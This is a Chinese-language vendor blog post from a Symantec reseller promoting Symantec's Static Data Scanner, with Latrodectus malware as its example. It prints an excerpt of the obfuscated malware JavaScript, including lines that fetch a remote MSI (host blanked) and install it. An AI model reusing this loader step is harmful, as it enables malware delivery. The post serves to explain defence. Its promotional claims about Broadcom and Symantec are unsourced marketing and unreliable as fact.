保安資訊有限公司--賽門鐵克解決方案專家--原廠防護亮點分享

賽門鐵克靜態資料掃描技術 (Symantec Static Data Scanner:SDS)

2024 年 5 月 21 日發布

點擊此處可獲取--最完整的賽門鐵克解決方案資訊

隨著威脅環境的不斷變化，網路攻擊的複雜性和頻率也在持續增加。傳統的防禦措施往往無法應對攻擊者快速發展的技術。這種動態環境需要的工具不僅要能對已知威脅做出反應，還要能主動預測和緩解新出現的風險。賽門鐵克靜態資料掃描(Static Data Scanner:SDS)整合了多種先進技術，可針對各種網路威脅提供全面保護，進而應對這些安全挑戰。

SDS 的主要功能包括

- 可攜式可執行檔(PE)和非PE模擬器：模擬器會欺騙惡意軟體，使其以為自己是在一般的電腦上執行。透過分析其行為，我們的掃描引擎可以確定它是否執行了未經授權的操作。
- 網址提取和分析：透過自動提取和分析嵌入在檔案中的網址，我們的掃描引擎可以在該程式與用戶進行任何互動之前立即識別潛在威脅。
- 進階機器學習：透過使用全球情報網路中的數萬億個(是的，數萬億個)信譽良好的檔案和不良的檔案來訓練機器學習模型，「無特徵檔」” 技術可以在執行前階段阻止新的惡意軟體變種。
- 規則引擎：透過從多面向記錄目標樣本執行的操作，這種全面的監控使掃描引擎能夠積累結果，對每個威脅的潛在風險進行穩健的評估。
- 檔案剖析技術： 自動剖析檔案中的物件使我們能夠識別特定檔案類型的可疑物件，以便進一步分析。我們的掃描引擎不僅會標記這些物件，還會如上文所述，將它們排成佇列進行模擬、機器學習，並根據規則獲得評分，確保對深藏在檔案結構中的潛在威脅進行徹底檢查。


攔截 Latrodectus 惡意軟體

最近遭遇 Latrodectus 惡意軟體凸顯我們掃描引擎的功效。Latrodectus 源自 IcedID（又名 BokBot）惡意軟體家族，它利用欺騙性釣魚電子郵件或 PDF 檔傳播 JavaScript 檔案，以便從遠端伺服器下載惡意 MSI／DLL 檔。正如下面的截圖所示，該 JavaScript 檔被大量垃圾程式碼混淆，試圖規避檢測。

```
// grillage sempiternal limnologically Selena blowback brachypodous distillate introvenient penholder W
// literature Atenism overthwartness overshoot unnamability obtrude sammier xanthogen Mebsuta demibrute
/////       msiPath = "http://                /bim.msi";
// multangularly windwardmost unarmored featural chalaze unbemoaned oxhuvud outwell tribase esquirearch
// checkman graving aboriginality gusty Oreas posture sociology unremembering azofy iiwi supplicancy qu
// rufflike solemnizer mysticalness Schizolaenaceae chitinocalcareous Celticize perorally retractation
// rechristen snortingly calycinal thermostat disaster circumagitation statedly stoutish sirloiny Pauli
// unobdurate formerness Winesap scart Leonis barkpeel eucryphiaceous Americanist dolesomeness mosasaur
// octonion cribo semistate papillomatosis semireniform matterative muscariform touchline corolliferous
// concordance this agglomerator Schoenus reconstitute nye graphometric nullificationist bonzian pigfac
// goldfinny Arctos unforged Carolinian labially Sacian nonlife mention retrovaccine irregeneracy wager
// waterway Digitaria harebrainedness importunateness unproportionately equalable retroperitoneally hen
// signer pharyngoplegy mooting unswabbed brabagious heterolalia recommittal gunbright objurgatively vi
// Lincoln reunfold excusingly Grecomania stealable tidewater authigenous semiglazed commend bestially
// harperess unrefinedness scyelite pa smeech annulose Anukit cylindruria derogatively unaccostable jab
// handspring gaping nasosubnasal anacrustically arthrostome relimit Origenist interrogatively together
// inconsultable insectean antherogenous musculation artophorion hexadiene bonxie Myxophyta repersonali
// aquotize desmodynia astor unparalleled supernaturalize denegation tetraglot wonderfully pneumonodyni
// hybridization impersonize ras clave Croatian overconsume Tehuelet semimarking denotement soundhearte
// intracanonical dismal dynamis biannually flection overbid Anglophobia wander renter paracystitis Alb
// diethylamine squamella Ssi nonsolid potent Sittidae Alascan unipetalous pygmyship sheepback nuttines
// Hogarthian odontiasis Ansarie coelectron miserhood promerger topcast cherem supersacerdotal problemi
// eoan Theileria ventriculography tetartohedrism subglossal plexor unrecreant handsel Fusarium oxime e
/////       installer.InstallProduct(msiPath);
// hierurgical prognathic chromatodysopia crudity bootlegging panatela endogalvanism tigrolytic promine
// judicialness irredressible ensnaring extracystic dewbeam pimaric infantilism realism pharmacopedic c
```

在這種情況下，無功而返。我們的掃描引擎能有效識別和分析這些電子郵件和 PDF 檔案中的嵌入式網址，在安全環境中模擬執行 JavaScript，並仔細檢查任何後續有效酬載，所有這一切都不會危及實際系統。這樣就能從入口處阻止惡意軟體，防止其潛在的傳播和擴散。

主動攔截 Latrodectus 惡意軟體涉入的攻擊行動



欲深入了解更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。

欲深入了解賽門鐵克端點防護 (SEP) 的進階機器學習防護技術，請點擊此處。

欲深入了解賽門鐵克端點安全軟體的檔案檢測技術如何保護裝置，請點擊此處。

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力於賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶環境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。保安資訊連絡電話：**0800-381-500**。